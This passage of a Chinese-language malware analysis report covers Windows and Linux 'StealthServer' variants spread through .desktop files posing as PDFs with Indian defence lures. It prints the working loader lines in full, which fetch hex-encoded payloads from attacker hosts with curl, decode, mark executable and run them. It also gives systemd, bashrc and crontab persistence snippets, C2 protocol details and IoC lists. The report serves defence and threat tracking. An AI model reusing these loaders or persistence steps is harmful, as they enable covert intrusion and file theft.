  "os": "Microsoft Windows [版本 10.0.22621.4317",
  "antivirus": "Windows Defender"
}
```

Windows-V3: WebSocket

八月底捕获了另一个变种，改为使用 WebSocket 协议通信，C2 服务器为ws://kavach[.]space:5500，功能与下面要介绍的 Linux 版本二相同，此处不作赘述。


Linux-V1: HTTP

#Loader

Linux 变种的第一个版本发现在八月初，入口样本是一个名为 **“Meeting_Ltr_ID1543ops.pdf.desktop”** 的文件，“.desktop”文件即 Linux 的快捷方式或程序启动器，类似 Windows 的 .lnk 快捷方式文件。频繁使用 .desktop 文件作为 loader 来投递不同工具，是该组织一个明显的行为特征。

```
[Desktop Entry]
Name=Meeting_Ltr_ID1543ops.pdf
Exec=bash -c 'tmp_file="/tmp/Meeting_Ltr_ID1543ops.pdf-$(date +%s)"; curl -s "https://securestore.cv/ghg/Mt_dated_2
9.txt" | xxd -r -p > "$tmp_file" && chmod +x "$tmp_file" && "$tmp_file" & firefox --new-window "https://drive.googl
e.com/file/d/1cAEBP1C4ujKbzF4Ji_yknzFbP1GR9oXi/view?usp=sharing" &'
Terminal=false
Type=Application
Icon=application-pdf
Categories=Utility;
X-GNOME-Autostart-enabled=true
X-AppImage-Integrate=false
```

这个 .desktop 文件表面上伪装成一个 PDF 文档的快捷方式，在桌面/菜单中显示的名字是 **“Meeting_Ltr_ID1543ops.pdf”**，执行后会打开用户机器上的 Firefox 浏览器访问一个 GoogleDrive 页面误导用户，这是一份标有 **“CONFIDENTIAL（机密）”** 的文件，内容大致是 **“某国国防研究与发展组织（DRDO）与以色列国防企业在滑翔炸弹和高速系统（包括高超音速推进技术等）方面的研发联盟相关事宜”**，这也符合该组织常用的钓鱼主题。



CONFIDENTIAL

Tele: 011-26197035

INTEGRATED HEADQUARTERS OF
MoD SPl (OPS TRI-SERVICES)
DIR GEN OF SPECIAL OPS MO-7
West Block-V, R K Puram
New Delhi – 110066

AS/8106/URAN/GEN

Jul 2025

The Director

Defence Research and Development Laboratory
Kanchan Bagh
Hyderabad – 500058

Classified Nomination Drive Indo–Israel R&D Alliance on Glide Bomb & High-Speed Systems

1. DRDO has initiated a framework of cooperation with key Israeli Defence firms for the joint development, technology transfer, and potential co-production of Glide Bomb systems and Hypersonic propulsion technologies.

实际上会从远程恶意服务器下载一个文件 **“Mt_dated_29.txt”**，保存到 /tmp 目录下且命名格式为“`/tmp/Meeting_Ltr_ID1543ops.pdf-$(date +%s)`”。这个文件就是 StealthServer，但是是十六进制 HEX 格式的字符串内容，因此使用“`xxd -r -p`”命令将其恢复为二进制 ELF 文件，然后“`chmod +x`”之后执行。

```
curl -s "https://securestore[.]cv/ghg/Mt_dated_29.txt"
```

另一个变种的 Loader 使用十六进行 HEX 字符串的格式编码 URL，而非 base64，如下图所示变量 a 解码后是 `https://trmm[.]space/SoftsCompany/d/27/clipboard.txt`，b 解码后是“`firefox`”，c 解码后是用于误导的 pdf 链接`https://drive.google.com/file/d/1C-PH7EEOhv5gjYzKnsz_KGBe48454QGc/view?usp=sharing`，功能是相同的，不再赘述。

```
[Desktop Entry]
Name=Def_Sec_Briefings_Schedule.pdf_Viewer.pdf
Exec=bash -c 'f="/tmp/Def_Sec_Briefings_Schedule.pdf-$(date +%s)";a="68747470733a2f2f74726d6d2e7370616365652f536f667473436f6d70616e792f642f32372f636c6970626f6172642e747874";b="66697265666f78";c="68747470733a2f2f64726976652e676f6f676c652e636f6d2f66696c652f642f31432d50483745454f687635676a597a4b6e737a5f4b4742653438343534514763 2f766965773f7573703d73686172696e67";curl -s "$(echo $a|xxd -r -p)" | xxd -r -p > "$f" && chmod +x "$f" && "$f" & "$(echo $b|xxd -r -p)" --new-window "$(echo $c|xxd -r -p)" &'
Terminal=false
Type=Application
Icon=application-pdf
Categories=Office;
X-GNOME-Autostart-enabled=true
X-AppImage-Integrate=false
```

#StealthServer

和 Windows 版本的样本不同，Linux 版本的 StealthServer 的代码进行了函数名混淆，开发路径为 `D:/bossmaya/client/obfuscated_client.go`。

1. Junk code/Junk Function

init 和 main 函数前面大部分内容都是 Junk Function 和 Junk Code，用于干扰分析，Junk Code 主要是执行无意义代码，包括两类，一类是比如包含空代码的大量循环和休眠，另一类是对一段无意义数据进行循环压缩/加密/解密。

2. 反调试

通过获取 /proc/self/status 文件的内容，判断里面包含的进程状态信息“TracerPid: N”。

- 如果 N = 0 → 没有被调试器跟踪。
- 如果 N ≠ 0 → 被某个调试器（如 gdb、strace）附加。

3. 持久化

（1）添加系统服务

首先在当前用户目录下创建如下目录结构，其中“/home/username/.config/systemd/user/default.target.wants/system-update.service”是一个符号链接 指向“/home/username/.config/systemd/user/system-update.service”。

然后将自身 ELF 文件拷贝到“/home/username/.config/systemd/systemd-update”，并释放服务文件“/home/username/.config/systemd/user/system-update.service”，主要是保证样本一直处于运行状态，最后使用 systemctl 启动该服务，文件内容如下。

```
[Unit]
Description=System Update Service
After=network.target

[Service]
Type=simple
ExecStart=/home/username/.config/systemd/systemd-update
Restart=always
RestartSec=10
User=username

[Install]
WantedBy=default.target
```

（2）在 ~/.bashrc 和 ~/.profile 文件尾部增加启动指令

~/.bashrc是 bash shell 的配置文件，在 shell 启动时加载并执行其中的预配置指令，~/.profile用于环境变量、用户登录时的初始化操作，增加的指令如下，用于在后台启动样本。

```
# System update service
nohup /home/username/.config/systemd/systemd-update >/dev/null 2>&1 &
```

4. 网络通信：支持三个指令

C2 服务器地址为“modgovindia[.]space”，和 Windows 版本的域名“modindia.serveminecraft[.]net”解析到了相同的 IP 地址“101.99.94[.]109”。具体通信过程如下，首先 HTTP 请求“http://modgovindia[.]space:4000/health”，判断服务器是否活跃，响应内容中的 service 字段指明了该工具的名字。

然后请求http://modgovindia[.]space:4000/commands，尝试获取指令，响应内容是 JSON 格式，支持下面三个指令。最后把执行完的命令的结果通过请求http://modgovindia[.]space:4000/command-response响应给 C2。

```
1）'browse'
遍历指定目录下的文件列表，响应内容中的 'path' 字段指示了目标路径。
2）'upload'
上传指定文件。
3）'execute'
执行 bash 命令。
```

5. 窃取文件

从根目录/开始遍历，搜索所有如下后缀的文件。

```
.pdf
.doc
.xls
.ppt
.txt
.zip
.rar
```

当遍历到上述后缀的文件，首先发送一个 GET 请求通知服务器，X-Username 字段是当前用户的名字。

然后执行 POST 请求“/upload?last=true”把文件发送到远程服务器，X-Username 用于标记当前用户名，便于服务器识别对应文件属于哪一个用户，X-File-Name 是 base64 编码的文件名。文件内容经过 AES-GCM 算法加密，加密过程是首先获取硬编码在样本中的一个字符串，进行 sha256 计算之后作为 AES 的 key，然后随机生成 12 字节作为 GCM 的 Nonce，并保存在请求中的 X-Nonce 字段，最后加密完毕得到的 16 字节 Tag 数据附加在文件密文尾部，一起发送到远程服务器。

以上图发送的文件为例，样本中硬编码的 AES.key 原始字符串为 617d6e6f298505d2855f3f85e30a971a01bee4fb9417456d2e11090e170e80ea，因此能够还原得到下述文件内容。

Linux-V2: WebSocket

#Loader

八月中旬发现了另一个 Linux 版本的样本，入口是一个名为 **“PROCUREMENT_OF_MANPORTABLE_&_COMPAC.pdf.desktop”** 的文件，内容包含三千多行注释，在文件中部包含了实际会执行的指令。执行逻辑基本同 HTTP 版本的样本，只不过 cmd 指令通过 base64 编码。

同样地，打开 Firefox 浏览器访问下述 GoogleDrive 页面欺骗用户，这是一份名为 **“Draft RFI for PDS 18 Aug 25 Final.pdf”** 的文件，内容大概是 **“转发关于《征询信息（RFI）》的草案，用于采购“可携带、轻便的被动探测与对抗措施系统（LWPD-CMS）””**。

```
firefox --new-window
"https://drive.google.com/file/d/1kn0L_6WYbfUUx0dmzwfALDnzkVHJAPTu/view?
usp=drive_link"
```

StealthServer 的 Payload 也是一份十六进制 HEX 格式的字符串文件，经过“`xxd -r -p`”指令即可转换为 ELF 文件，添加可执行权限之后运行程序。

```
eaMXJW="--fail --location --show-error"; curl ${eaMXJW}
"https://drive.google.com/uc?export=download&id=1VQQiTt78N3KpYJzVbE-95uILnO84Wz_-" |
xxd -r -p
```

#StealthServer

这个变种的开发路径是 **“D:/bossmaya/newlinuxblkul/client/main_obfuscated_enhanced.go”**，标记为增强版，同样使用了大量垃圾代码，但函数名并没有进行混淆。

1. 持久化

不同的是这个变种可以接受一个参数“`--hidden`”，当传入这个参数时会跳过持久化的部分。持久化的逻辑是把自身 ELF 文件拷贝到“`~/.config/system-backup/`”目录下，然后添加 crontab 计划任务命令`@reboot %s > /dev/null 2>&1`，这会使每次系统重启后自动运行拷贝后的 ELF 文件，并且完全隐藏它的输出。随后添加下述系统任务“`system-backup.service`”保证持续运行。

```
[Unit]
Description=System Backup Service
After=network.target

[Service]
Type=simple
ExecStart=%s
Restart=always
RestartSec=10
User=%s

[Install]
WantedBy=default.target
```

2. 网络通信

该变种通信协议改为 WebSocket 协议，但数据包还是使用 JSON 格式，C2 经过 base64 编码：**“d3M6Ly9zZWVteXNpdGVsaXZlLnN0b3JlOjgwODAvd3M=”**，解码后得到 ws://seemysitelive[.]store:8080/ws。当连接成功之后客户端响应如下信息，其中包括"Welcome to Stealth Server"。

```
{
  "type": "welcome",
  "client_id": "fd77350b-d70b-4978-bc54-bc5b16843904",
  "data": "Welcome to Stealth Server",
  "timestamp": "2025-08-20T03:04:07.8960862-07:00"
}
```

然后向 C2 发送如下客户端信息。

```
{
  "type": "client_info",
  "client_id": "7a8dfc96-eea9-4c46-8e48-0ddb2dd2be41",
  "data": {
    "current_dir": "/tmp",
    "hostname": "buffalo",
    "ip_address": "35.*.*.48",
    "location": "Council Bluffs, Iowa, United States",
    "os": "linux",
    "username": "root"
  },
  "timestamp": "2025-08-20T10:04:07.538478245Z"
}
```

随后客户端和服务端每隔 30 秒互相向对方发送心跳信息。

```
response：
{
  "type": "heartbeat",
  "timestamp": "2025-08-20T03:04:37.8972773-07:00"
}

sendto：
{
  "type": "heartbeat_response",
  "client_id": "7a8dfc96-eea9-4c46-8e48-0ddb2dd2be41",
  "timestamp": "2025-08-20T10:04:36.244598102Z"
}
```

支持如下几个指令：

```
browse_files：发送指定路径的文件列表
upload_execute：上传指定文件
```

```
start_collection：搜索指定后缀的文件
ping
welcome
heartbeat
```

结论

该组织攻击活动频繁，呈现工具多、变种多、投递频率高等特点。若您对此话题感兴趣，欢迎通过 X 与我们联系。

IoC

```
Samples：
dc64c34ba92375f8dc8ae8cf90a1f535a0aa5a29fcf965af5ad4982cd16e9d71
8f8da8861c368e74b9b5c1c59e64ef00690c5eff4a95e1b4fcf386973895bef1
6347f46d77a47b90789a1209b8f573b2529a6084f858a27d977bf23ee8a79113
662890bb5baba4a7a9ba718bdedd6991fbf9867c83e676172f5527617e05cafa
264d88624ec527458d4734eff6f1e534fcacb77e5616ae61abed94a941389232
56260e90bba2c50af7c6d82e8656224ece23445f1d76e87a97c938ad9883005f
499f16ed2def90b3d4c0de5ca22d8c8080c26a1a405b4078e262a0a34bcb1e31
7a946339439eb678316a124b8d700b21de919c81ee5bef33e8cb848b7183927b
10b54abba525686869c9da223250f70270a742b1a056424c943cfc438c40cc50
ece1620e218f2c8b68312c874697c183f400c72a42855d885fc00865e0ccc1a1
ab85924ba95692995ac622172ed7f2ebc1997450d86f5245b03491422be2f3d6
cf39bb998db59d3db92114d2235770a4a6c9cbf6354462cfedd1df09e60fe007

Domain：
modindia[.]serveminecraft.net
modgovindia[.]space
seemysitelive[.]store
solarwindturbine[.]site
sinjita[.]store
sinjita[.]space
seeconnectionalive[.]website
windturbine[.]website
kavach[.]space
zahcomputers.pk[.]modpersonnel.support
discoverlive[.]site
cloudstore[.]cam

IP：
45.155.54[.]122 Switzerland|Zurich|Zürich       AS200019|ALEXHOST SRL
45.155.54[.]62  Switzerland|Zurich|Zürich       AS200019|ALEXHOST SRL
45.155.54[.]28  Switzerland|Zurich|Zürich       AS200019|ALEXHOST SRL
45.155.53[.]179 Switzerland|Zurich|Zürich       AS200019|ALEXHOST SRL
45.155.53[.]204 Switzerland|Zurich|Zürich       AS200019|ALEXHOST SRL
```

```
45.141.58[.]199 The Netherlands|Flevoland|Dronten       AS213373|IP Connect Inc
101.99.94[.]109 Bulgaria|Sofia-Capital|Sofia    AS45839|Shinjiru Technology Sdn Bhd
164.215.103[.]55        The Netherlands|Flevoland|Dronten       AS213373|IP Connect
Inc
161.97.82[.]97  France|Grand Est|Lauterbourg    AS51167|Contabo GmbH
5.178.0[.]29    The Netherlands|Flevoland|Dronten       AS213373|IP Connect Inc

Golang path：
D:/bossmaya/linuxnewdownloader/windows-client/obfuscated_main.go
D:/bossmaya/newlinuxblkul/client/main_obfuscated.go
D:/bossmaya/newlinuxblkul/client/main_obfuscated_enhanced.go
D:/bossmaya/client/obfuscated_client.go
D:/bossmaya/newblkul/client/client.go
D:/bossmaya/newblkul/client/client_obfuscated.go
/home/boss/Desktop/tgtfile/main_obfuscated_enhanced.go
```